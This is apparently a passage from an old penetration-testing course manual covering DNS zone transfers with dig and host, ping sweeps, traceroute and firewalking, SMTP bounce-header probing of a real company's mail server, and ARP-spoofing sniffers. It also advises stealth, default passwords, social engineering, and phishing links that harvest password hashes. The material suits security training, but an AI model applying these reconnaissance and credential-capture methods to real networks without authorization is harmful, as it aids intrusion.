iss.net.56S IN NSehecatl.iss.net.
iss.net.56S IN NSsfld-ns1.netrex.com.
iss.net.56S IN NSchcg-ns1.netrex.com.
iss.net.56S IN NSdnvr-ns1.netrex.com.
iss.net.56S IN NSns1-auth.sprintlink.net.
iss.net.56S IN NSns2-auth.sprintlink.net.
iss.net.56S IN NSns3-auth.sprintlink.net.
iss.net.56S IN NSphoenix.iss.net.
iss.net.56S IN NSns.commandcorp.com.

;; ADDITIONAL SECTION:
ehecatl.iss.net.10h46m41s IN A208.21.0.7
sfld-ns1.netrex.com.1d51m59s IN A206.253.239.135
chcg-ns1.netrex.com.1d51m59s IN A216.89.220.19
dnvr-ns1.netrex.com.26m40s IN A206.253.249.130
ns1-auth.sprintlink.net.  2h20m39s IN A  206.228.179.10
ns2-auth.sprintlink.net.  23h57m52s IN A  144.228.254.10
ns3-auth.sprintlink.net.  23h55m30s IN A  144.228.255.10
phoenix.iss.net.57S IN A208.21.0.13
ns.commandcorp.com.1d1h16m53s IN A  130.205.70.10

;; Total query time: 309 msec
;; FROM: server to SERVER: default -- 193.118.6.35
;; WHEN: Fri Jul 14 08:54:07 2000
;; MSG SIZE  sent: 25  rcvd: 420
```

FIGURE 5: Results of Zone Transfer from a more secure domain

Notes

DIG

DIG, standing for Domain Information Groper, is a command line tool that offers very similar functionality to NSLookup. DIG has two modes: simple interactive mode that will be shown below, and batch mode allowing multiple queries to be run sequentially.

Finding the Name Servers for a Domain

To use dig for finding the name servers for a domain is much easier than using NSLookup, however, it is important to note that this can generate traceable network traffic. To solve this issue, the file spoon.c (celerity.bartoli.org) can be used to proxy all dig queries, making them appear to come from another IP address.

```
dig target.com ns
```

When typed at a UNIX or Linux based command prompt, this command will return the name servers and their IP addresses as shown in Figure 6. There are two parameters used here:

- `target.com` - This parameter specifies the target domain for the query.
- `ns` - This parameter specifies that name server RR's are requested

Notes

.

```
; <<>> DiG 8.2 <<>> iss.net
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 9,
ADDITIONAL: 9
;; QUERY SECTION:
;;iss.net, type = A, class = IN

;; ANSWER SECTION:
iss.net.57m50s IN A208.21.0.19

;; AUTHORITY SECTION:
iss.net.56S IN NSehecatl.iss.net.
iss.net.56S IN NSsfld-ns1.netrex.com.
iss.net.56S IN NSchcg-ns1.netrex.com.
iss.net.56S IN NSdnvr-ns1.netrex.com.
iss.net.56S IN NSns1-auth.sprintlink.net.
iss.net.56S IN NSns2-auth.sprintlink.net.
iss.net.56S IN NSns3-auth.sprintlink.net.
iss.net.56S IN NSphoenix.iss.net.
iss.net.56S IN NSns.commandcorp.com.

;; ADDITIONAL SECTION:
ehecatl.iss.net.10h46m41s IN A208.21.0.7
sfld-ns1.netrex.com.1d51m59s IN A206.253.239.135
chcg-ns1.netrex.com.1d51m59s IN A216.89.220.19
dnvr-ns1.netrex.com.26m40s IN A206.253.249.130
ns1-auth.sprintlink.net.  2h20m39s IN A  206.228.179.10
ns2-auth.sprintlink.net.  23h57m52s IN A  144.228.254.10
ns3-auth.sprintlink.net.  23h55m30s IN A  144.228.255.10
phoenix.iss.net.57S IN A208.21.0.13
ns.commandcorp.com.1d1h16m53s IN A  130.205.70.10

;; Total query time: 309 msec
;; FROM: server to SERVER: default -- 193.118.6.35
;; WHEN: Fri Jul 14 08:54:07 2000
;; MSG SIZE  sent: 25  rcvd: 420
```

FIGURE 6: Results of DIG command

Notes

Performing a Zone Transfer

As with NSLookup, DIG can also be used to request a full zone transfer once an authoritative name server for the target domain has been identified.

```
dig @dns0.target.com target.com axfr > tmp.txt
```

The parameters provided for the command above are -

Command/Parameter	Action
`@dns0.target.com`	Type the name of an authoritative name server for the target domain, preceding is with a '@'.
`target.com`	This is the name of the target domain.
`axfr`	Specifies that a full zone transfer will be requested.
`>tmp.txt`	The results will be output to a file called tmp.txt.

Notes

An example of a successful full zone transfer is given in shown Figure 7. It has been edited to reduce it in size.

```
; <<>> DiG 8.2 <<>> @suna9.central.susx.ac.uk sussex.ac.uk
axfr
; (1 server found)
$ORIGIN sussex.ac.uk.
@1D IN SOAsunx2.central.susx.ac.uk.
hostmaster.central.susx.ac.uk. (
2000071300; serial
8H; refresh
2H; retry
1W; expiry
1D ); minimum

1D IN NSsunx2.central.susx.ac.uk.
1D IN NSrinka.central.susx.ac.uk.
www.atc1D IN CNAMEatc-server.central.susx.ac.uk.
www21D IN CNAMEinfb.central.susx.ac.uk.
.
.
.
uscs1D IN NSsunx2.central.susx.ac.uk.
1D IN NSrinka.central.susx.ac.uk.
ftp1D IN CNAMEames.central.susx.ac.uk.
@1D IN SOAsunx2.central.susx.ac.uk.
hostmaster.central.susx.ac.uk. (
2000071300; serial
8H; refresh
2H; retry
1W; expiry
1D ); minimum

;; Received 117 answers (117 records).
;; FROM: server to SERVER: 139.184.32.27
;; WHEN: Fri Jul 14 09:52:14 2000
```

FIGURE 7: Results of Zone Transfer using DIG

Notes

Host

Host is another tool from the BIND package that allows the querying of a name server. It can perform the same queries as both NSLookup and dig so will only be demonstrated here for the purpose of displaying the mail servers in the target domain.

```
host target.com > tmp.txt
```

The only parameter is the name of the target domain. The output can be piped into a file using the > tmp.txt as seen before. Figure 8 shows the results from a host command.

```
iss.net has address 208.21.0.19
iss.net mail is handled (pri=10) by mutex.netrex.com
iss.net mail is handled (pri=15) by chcg-mx1.iss.net
iss.net mail is handled (pri=5) by atla-mx1.iss.net
```

FIGURE 8: Results from the Host Command

Sam Spade

Sam Spade is a Microsoft Windows application providing a variety of functions not normally available from a Windows command prompt. It was briefly mentioned in Module 5 as a tool to perform a Whois query, but can also be used to perform dig and NSLookup queries, as well as full zone transfers.

Zone Transfer Query Refusal

Zone transfers were conceived as a method for DNS servers to propagate zone information throughout the zone, thus maintaining a current zone file on each one. Originally, security was not a primary concern so any computer could pose as a name server and send a query for a full zone transfer, gaining valuable information about the hosts on the targeted domain. Recent implementations of DNS server software allow a security policy to be configured such that only specified computers will be able to successfully query the DNS server. Where such a policy has been configured, results from the above tools will merely show a message stating that the query has been refused.

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Defining a zone transfer and listing two situations where a zone transfer would be requested.
- ❑ Four Resource Records used to gain information about a domain.
- ❑ Four tools used to query a DNS server.
- ❑ Describing when a zone transfer query may be refused.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Notes

Module 7

Network Scanning

About This Module

Purpose of this Module

In this module, we aim to identify tools and techniques used in mapping a network.

Module Objectives

When you complete this module you will be able to:

- Interpret passively gathered information to deduce the nature of a network.
- Use ping and equivalents to map live hosts.
- Interpret traceroute results to identify intermediate (upstream) devices on a network.
- Analyze SMTP mail headers for information relating to network topology.
- Explain how enhancements to traceroute to can be used to enable advanced mapping.
- Detail the impact of an attacker installing a network sniffer.

Notes

Network Scanning

Introduction

In this session we will examine the purpose of network scanning - covering various network mapping tools and techniques, and how best to employ them.

Stealth

In a real world situation, stealth is a vital element for two main reasons:

- **Eliminating suspicion** - An attacker does not want to arouse suspicion for this could lead to a more vigilant inspection of the network activity.
- **Remaining unnoticed** - An attacker does not wish to announce his presence to the system administrators as this could result in a tightening of network security.

A skilful cracker will therefore use the stealthiest tools and techniques available to minimize the likelihood of discovery. There are a variety of techniques that an attacker can deploy to increase their stealth, including:

- Scanning over a long period of time.
- Avoiding programmed thresholds in security tools.
- Manual inspection of log files.

Different operating modes of tools also have different levels of stealth. Each tool and technique discussed in this module has therefore been rated on its level of risk of discovery.

- **High Risk** - A very visible technique.
- **Medium Risk** - A technique subject to discovery by a skilled administrator or well configured security device.
- **Low Risk -** An almost undiscoverable attack.

Notes

Unobtrusive Network Mapping

Consider a simple corporate Internet presence, as shown in Figure 9.




FIGURE 9: Corporate Internet presence

When analyzing a network externally from a zero knowledge (black box) perspective, the starting point is often the address of one of the servers, typically the URL of the web site.

From the Passive Information gathering we may have a zone-transfer detailing externally visible machines and reverse lookups on the various subnets involved. We should also have gathered the following topological information:

- IP addresses of -

Notes

  - Web server(s).
  - Mail server(s).
  - DNS server(s).
- Sub-netting information - This is sometimes obscured.

A simple list of hostnames and IP's can be very revealing about the topology of a network, and the devices one may expect to find.

Consider a typically secured Internet presence, consisting of:

- Secure gateways.
- Web services.
- FTP services.
- Mail services.
- Secondary security systems, such as IDS.

There are many design characteristics associated with different types of technology, and by simply examining the host and network information we have gathered without the targets knowledge, we can start to speculate on the actual physical network topology involved.

Notes

Firewall and Gateway Design Traits

Due to the shortage of IP addresses under the current IP allocation scheme, companies are frequently only allocated a small number of Internet routable numbers for use on an Internet gateway. Commonly, this is around an 8 or 16 host subnet, which leaves a limited number of hosts available for externally facing servers and services. Furthermore, common security practice dictates that externally facing machines should be shielded from the full wrath of the Internet by a multi-homed bastion host, such as a Firewall.

Network Address Translation (NAT)

Many Internet installations make use of Network Address Translation (NAT) to obscure the real IP's of servers placed behind the Firewall and available to the Internet. This may be because the real IP's are RFC1918 illegal addresses, or simply to hide internal address ranges in use. The way NAT is used varies depending on the deployment of the gateway, and the type of firewall, although for ease of configuration, many Firewall administrators will simply NAT any internal or DMZ hosts to have the same IP as the Firewall itself.

IP Visibility

Typically, Application Proxy Firewalls are multi homed, with an external IP for connectivity to the upstream/ISP routers. If a number of external hosts, including a gateway (e.g. www.example.com, mail.example.com and gateway.example.com) all have the same IP address, then that IP is often of some kind of application proxy.

If the external services are spread across a number of IP's then the gateway host is most likely to be either a more carefully configured application proxy, or a Stateful Inspection gateway such as Firewall-1.

In this case, the Firewall's external IP is used only for connectivity between the Firewall and Internet hosts, rather than being publicized as the address on which Internet services are running. Use of phantom

Notes

proxy IP's handled by the Firewall further obscures the true IP of both the server and the Firewall, making host targeting harder for an attacker.

Risk Level

This mapping technique uses information that has been previously gained through passive methods. It is unlikely to alert system administrators of a hacker's presence when used so carries a low risk of discovery.

Notes

Ping Sweeps

ping, gping and fping

Having identified potential targets, it is useful to initiate a ping sweep to see which hosts appear to be alive. This may simply be a series of ICMP echo-reply exchanges from a standard ping application, or the ping sweep function of an application, for example:

- fping
- WS Ping Pro
- nmap

Although this will immediately identify readily available hosts, a negative result will require further examination, possible reasons being:

- The host could truly be down or disconnected from the network.
- The packet has simply been rejected.
- An up-stream filter may have silently dropped the packet.

fping

fping has certain advantages over a batched set of standard pings, as it is designed to initiate multiple requests, processing the results in parallel. When combined with its accompanying IP generator, gping, fping represents a fast and flexible tool for a ping sweep.

Risk Level

Whilst a small number of pings would likely be overlooked, and therefore carry a Low risk, automated ping sweeps with short time outs could become visible both to an administrator and to security devices, and therefore carry a High risk. By increasing the timeout between checking each host, the risk of discovery would be greatly reduced, although the scan time would obviously increase.

Notes

Traceroute

More topological information may be gathered using traceroute. Traceroute identifies each device a packet must pass through en route to its final destination through the use of packets with incremental TTL's.

Hosts that failed to respond to ping should be tracerouted to establish where the path to the host fails. If the final successful hop is one of the previously identified routers or gateways, that gateway may well be filtering inbound traffic. We will examine other techniques for identifying live hosts despite the presence of such filtering in a later section.

Traceroute Variations

Both ICMP and UDP traceroutes are common - UDP originated on UN*X systems, whereas the NT tracert command used an ICMP variant. Both are useful in network enumeration, as filters may block only one of these two IP protocols, and dual-homed intermediate devices may return different interfaces IP's based on the source packet protocol. Both are available in many UN*X implementations - UDP is the default and ICMP is available using the -I switch.

Routers

By examining the output from traceroute, we may establish key upstream devices by simply analyzing the name assigned to it.

- ISP routers - These commonly follow naming conventions giving away their geographical location and purpose.
- Customer routers and gateways - These frequently contain hints at the company name or use generic names such as gateway or gw.

Routers R1 and R2 in the example represent the routers either end of the serial connection between the ISP and the company. R2 may be managed either by the ISP or the company.

Notes

- **ISP router** - If the name of R2 suggests ISP involvement, passwords may be universal across the ISP, or obtained from ISP personnel, but the access control on the router is likely to be well configured. The ISP may be tricked through social engineering into changing the router configurations to allow services through if key staff names discovered earlier are used.
- **Company router** - If the name of R2 suggests it is managed locally, the router may still have default passwords or configurations, so default vendor passwords or those in the manuals (e.g. cisco or sanfran) should be tried. Default SNMP community strings (public/private/snmp/internal/external etc.) should also be investigated.

Risk Level

As traceroute is a widely used legitimate tool to test connectivity, its use would probably be overlooked, and therefore low risk. However, as with a ping scan, if it used rapidly and systematically to a number of hosts, it may draw the attention of a skilled administrator, representing a medium risk.

Notes

Network Mapping

Although various network mapping tools are available, from the excellent and free Cheops to commercial tools such as HP Openview and Visio, these tools have often been designed to map local and trusting networks.

When trying to map subnets across the Internet, they are less reliable at producing a comprehensive network map. This problem is greatly exasperated by any IP filtering, which is almost guaranteed to be present in a modern, secured gateway. It is often worth launching a network mapper as a background activity, as the results may corroborate or refute the assumptions we have made by manually examining our data.

Risk Level

Network mapping tools are not designed with stealth in mind, and therefore present a High risk of discovery. As the security devices often impair their operation, their use is limited in this sort of remote enumeration.

Notes

SMTP Headers

Where an SMTP mail server is present, internal topology may be discovered by passing an e-mail though the system and examining the resulting headers. For example, if a mail is sent to in.valid.user@example.com on our example network, we should (eventually) receive a bounced e-mail back from mail whose headers would revel each stage of the mail's path through the organization - in this example potentially giving us IP's and machine names for the Firewall (both DMZ IP's and the internal address), the external mail server (smtp), the content scanner (scan) and the internal mail server (mail).

Although this hasn't involved accessing any systems illegitimately, the internal addressing and naming discovered could prove useful later in the attack.

Example

Retrieving a set of SMTP headers from a target is a relatively straight forward task. An online mail account (e.g. mail.yahoo.com) can be used to send a message to a non-existent user at the target, or an SMTP mail can be constructed as below.

First we establish the mail servers for the company, using a tool such as dig.

Notes

```
glyng@TERROR [~] $ dig iss.net mx

; <<>> DiG 2.2 <<>> iss.net mx
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34885
;; flags: qr aa rd ra; Ques: 1, Ans: 3, Auth: 9, Addit: 10
;; QUESTIONS:
;;      iss.net, type = MX, class = IN

;; ANSWERS:
iss.net.        3600    MX      5 atla-mx1.iss.net.
iss.net.        3600    MX      10 mutex.netrex.com.
iss.net.        3600    MX      15 chcg-mx1.iss.net.

;; AUTHORITY RECORDS:
iss.net.        3600    NS      ehecatl.iss.net.
iss.net.        3600    NS      sfld-ns1.netrex.com.
iss.net.        3600    NS      chcg-ns1.netrex.com.
iss.net.        3600    NS      dnvr-ns1.netrex.com.
iss.net.        3600    NS      ns1-auth.sprintlink.net.
iss.net.        3600    NS      ns2-auth.sprintlink.net.
iss.net.        3600    NS      ns3-auth.sprintlink.net.
iss.net.        3600    NS      phoenix.iss.net.
iss.net.        3600    NS      ns.commandcorp.com.

;; ADDITIONAL RECORDS:
atla-mx1.iss.net.       3600    A       208.21.0.9
mutex.netrex.com.       3200    A       206.253.239.132
ehecatl.iss.net.        3600    A       208.21.0.7
sfld-ns1.netrex.com.    3200    A       206.253.239.135
chcg-ns1.netrex.com.    3200    A       216.89.220.19
dnvr-ns1.netrex.com.    3200    A       206.253.249.130
ns1-auth.sprintlink.net.        18924   A       206.228.179.10
ns2-auth.sprintlink.net.        18924   A       144.228.254.10
ns3-auth.sprintlink.net.        5788    A       144.228.255.10
phoenix.iss.net.        3600    A       208.21.0.13

;; Total query time: 491 msec
;; FROM: TERROR to SERVER: default -- 212.13.193.20
;; WHEN: Wed Jul 19 15:42:39 2000
;; MSG SIZE  sent: 25  rcvd: 492

glyng@TERROR [~] $
```

FIGURE 10: Dig results showing mail exchange records

Notes

From our dig results in Figure 10, we see that there are 3 mail exchanger (MX) records:

- atla-mx1.iss.net.
- mutex.netrex.com.
- chcg-mx1.iss.net.

Clearly, the iss.net hosts are of interest, so we will target one by using telnet to connect to the SMTP port (TCP/25), as shown in Figure 11.

```
glyng@TERROR [~] $ telnet atla-mx1.iss.net 25
Trying 208.21.0.9...
Connected to atla-mx1.iss.net.
Escape character is '^]'.
220 atla-mx1.iss.net ESMTP Sendmail 8.9.3/8.9.2; Wed, 19 Jul 2000
10:43:53 -0400 (EDT)
```

FIGURE 11: Teleneting into the mail server

The last line of Figure 11 shows the mail server introducing itself to us, including local system time and software and version numbers.

```
helo anon.com
250 atla-mx1.iss.net Hello default.org.uk [x.13.212.32], pleased to
meet you
```

FIGURE 12: Welcome banner from mail server

In Figure 12, we introduce ourselves with a false domain name. The server, however, shows it has logged our real IP address. We now construct an e-mail from an address capable of receiving the bounced mail, to a mis-spelt user account, as shown in .

Notes

```
mail from: glyng@bigfoot.com
250 glyng@iss.net... Sender ok
rcpt to: glyngg@iss.net
250 glyngg@iss.net... Recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject: testing

asd
.
250 KAA09440 Message accepted for delivery

quit
221 atla-mx1.iss.net closing connection
Connection closed by foreign host.
glyng@TERROR [~] $
```

FIGURE 13: Sending email using sendmail

We have completed the mail, and the server has accepted it. Now all we have to do is wait for the error message to be sent back to us.

Risk Level

An SMTP header analysis, if constructed carefully to look like a genuine mistake (e.g. using John.smit@example.com) will pass inspection unnoticed, and is therefore a low risk (and potentially high value) technique.

Notes

Advanced Techniques

Although we have mentioned techniques for identifying and possibly circumventing a network security device such as a firewall, we will now examine more advanced techniques for coaxing information from a gateway.

Pinging Firewalled Hosts

Whilst standard ICMP pings will often be filtered at some gateways, there are other techniques for identifying viable target hosts.

By using a tool such as nmap, or even manual techniques given time, we may systematically probe the target IP range for hosts listening on specific ports. For example, sweeping the IP range on TCP ports 80 and 443 will detect web servers, whilst scanning on TCP/21 should find any FTP servers. Since the service ports must be open through a Firewall for the service to function, by probing known service ports we may find extra hosts despite our ICMP echo/replies being barred.

Advanced Traceroute

We have already discussed that traceroute may operate on ICMP or UDP packets, and that both should be used because filters and other devices may react differently to the different types of traffic.

Traceroute also provides options to vary the source port of a UDP scan, which provides useful opportunities for at least partially penetrating the firewall.

Traceroute through DNS

Consider the case of a Firewall configured to permit DNS domain queries through, on UDP port 53. As UDP is a connectionless protocol, the Firewall would need to allow the traffic in both directions - indeed the default policy settings of Checkpoint's Firewall-1 to version 4.0 permitted not only 53/UDP but 53/TCP too.

Notes

A standard traceroute to a host behind the Firewall would be blocked by the ruleset, leaving the last hop revealed to be the gateway upstream from the Firewall.

If, however, we construct our traceroute such that the source packet of the traceroute packet that arrives at the packet filter is UDP/53, then the DNS query rule would allow the packet through, revealing data for one further hop.

Further information on how to calculate the correct initial port to exploit a Firewall ruleset and reveal network information through a Firewall can be found in David Goldsmith and Michael Schiffman's article Firewalking [1998] -

http://www.packetfactory.net/Projects/Firewalk/firewalk-final.html

Risk Level

Whether constructed traceroutes are discovered is dependant on how the security device has been configured. If this type of attack is expected, then special filters could have been set up on key UPD ports. As such, we will categorize this technique as a Medium risk.

Notes

Local Scanning and Sniffing

If local access to the target network can be obtained, the range of information that may be gathered is greatly increased.

Network Sniffers

Within the context of a security assessment, local network access for sniffing simulates that an attacker has installed sniffing software on a host to attempt to gain further access. This may have been achieved in one of two ways:

- **Physical access** - An attacker may have gained physical access to part of the target site.
- **System compromise** - An attacker may have previously compromised an internal host or system.

Many applications used over the Internet and corporate networks have no intrinsic security within their communications. Typical examples include Telnet and FTP, but more complex functions are often conducted using clear or weakly encoded network traffic. Example of this are:

- Network shares
- Thin client
- Remote control

By utilizing the promiscuous mode on many network cards, this passing traffic can be monitored, analyzed, filtered and captured for surreptitious purposes. In the case of applications such as telnet, the username and password are easily identified during a session. Data transferred during an FTP or network share session could be captured and reconstructed later, recovering some or all of the data.

Notes

Communication Encryption

The use of VPN technology, or application level encryption, reduces the scope of gathering useful information by sniffing the network, however the implementation of those technologies may still provide an attacker with the opportunity to capture information.

Consider network VPNs that are often implemented in a point to point fashion, e.g. Firewall to Firewall or border Router to border Router rather than client to server. If the sniffer is placed within one of the secure domains connected by the VPN rather than attempting to compromise the VPN traffic between those domains, then the traffic viewed is no longer in encrypted form.

In the example of application level security, proprietary encoding or encryption is often not of a high enough standard to repel a sustained attack, PC Anywhere's password security is acknowledged by the vendor to be a relatively weak encoding algorithm, able to withstand only a cursory attack.

L0pht Crack

Similarly, the LANMAN password hashes password with the NT password hashes used in NT authentication have been proven to be weak, and susceptible to a sustained brute force attack. The security group L0pht Heavy Industries have produced a widely used tool L0pht Crack capable of brute forcing LANMAN hashes gathered either from the registry or disk of a compromised machine, or by sniffing authentication exchanges on the network.

Sniffing on a Switched Network

Traditional hub based networks propagate packets to all attached devices, operating in a single broadcast domain. This means all devices can receive all the data transmitted on a broadcast media such as Ethernet. Hubs act as multiport repeaters, no manipulation or routing of the packets occur, the signal is simply regenerated to avoid attenuation.

Notes

Switches differ from hubs in that they do process the data being transmitted, and change their behavior accordingly. Switches facilitate:

- Address learning
- Packet forwarding
- Packet filtering
- Loop avoidance

Address Learning

Address learning enables switches to pass traffic far more efficiently, and securely, than hubs. The switch maps the MAC address (or IP address in the case of more modern Layer 3 switches) of a device to a particular port so data destined for the device can be forwarded directly to that port, as opposed to forwarding to all ports. This reduces the load on the individual LAN segments, and inhibits conventional sniffing methods, as only traffic intended for a specific host is passed to its NIC. Only broadcast packets (such as ARP requests, bootp/ DHCP and NBT) will be received by all hosts in a broadcast domain. The distribution of broadcast traffic can be further limited by segregating the IP subnet space and utilizing virtual networks (such as CISCO VLANs).

Under normal circumstances on a switched network, this means that by simply traffic sniffing the wire, data that was not intended for the scanning host (other than network broadcast traffic) will not be sent to the port, and will not therefore be monitored.

Redirecting Traffic

However forged ARP requests present a way to illicitly re-direct, and therefore monitor, other hosts traffic.

A forged packet sent to the switch with the target's MAC and IP address as the source will cause the switch to update its internal maps, redirecting data intended for the victim to the network sniffer's port. A NIC in promiscuous mode would therefore be able to monitor the

Notes

traffic, and if the local network configuration were modified, the scanning host could be configured to accept and process the traffic directly.

Since traffic to any host could (at least temporarily) be usurped, an upstream gateway could be hoaxed, causing even more traffic to be redirected.

Many existing tools utilize this technique to compromise switch security, including:

- dsniff.
- hunt.
- arptool.

UNC Share Risk

Referring again to L0pht Crack's password sniffing ability, to overcome the nature of a switched network without attacking the switch, an e-mail could be engineered with a URL within it pointing to a UNC on the machine running the sniffer. Should a target user click on the link, their username and password hashes would be passed directly to the sniffing host in an attempt to access the resource, and L0pht Crack would therefore be able to capture and crack the accompanying password. Although this requires interaction from the targeted user, the link could be disguised and made sufficiently enticing to ensure a fairly high success rate in engineering user response.

Notes

Masterclass: Network Design Issues

Introduction

Throughout the course we have examined the techniques for analyzing a target network and assessing the machines hosted within. To better interpret the network results gained through our analysis it is desirable to understand some of the secure network design philosophies in use today, particularly those relating to the integration of the Corporate LAN to the Internet.

Clearly the major concerns over network security relate to the integrity, reliability and availability of the services and data. We will therefore address secure network designs from those perspectives.

Network Design

Consider a basic LAN with a serial connection to the Internet.




FIGURE 14: Simple Network Layout

Notes

Initially, many corporate networks that connected to public networks (i.e. the Internet) relied completely upon their router security at either end of the serial connection (Figure 14 routers 1 and 2) to protect internal hosts. In many instances this security was negligible or non-existent.

Current Security Awareness

You may well dismiss such simplistic network design as historic network naivety. However co-location of public servers in ISP facilities rather than at corporate sights has become more prevalent, and the sheer quantity of companies connecting to the Internet has greatly increased.

For many of these companies this is an early venture into technology and they do not have the internal resources available or the understanding of the potential security implications. As such, many initial forays into the online world have involved placing public servers behind an ISP's co-locate route with no security beyond that implemented on the server itself (if any). Worse still, they may have a connection back to the corporate LAN for data transfer or outbound access, presenting them with the security design issues which many thought were identified and eliminated years ago.

Notes

Bastion Hosts

To provide a layer of abstraction between the Corporate LAN and hosts connected via the public network, Bastion Hosts (used as Proxy Servers) were implemented.




FIGURE 15: Bastion Host Network

In the configuration shown in Figure 15 all traffic (thus network access) between the Corporate LAN and the Internet is restricted to the proxy hosts and is subsequently re-enforced by dedicated router rule sets. Monitoring and security functions could then be focussed upon these

Notes

proxy hosts. However, should the router security or an individual proxy host system be compromised, the entire Corporate LAN could then be exposed.

Multi-Homing

To address the problems of a single router or proxy providing a single point of failure in our network security model, the concept of a dual-homed bastion host was devised. The proxy hosts in Figure 16 now have two interfaces, one on the corporate network and one connected externally with no local routing between them. The proxy hosts provide a natural break point through the two un-routed interfaces and the software component provides the external connectivity as it has visibility of both the LAN and external networks.

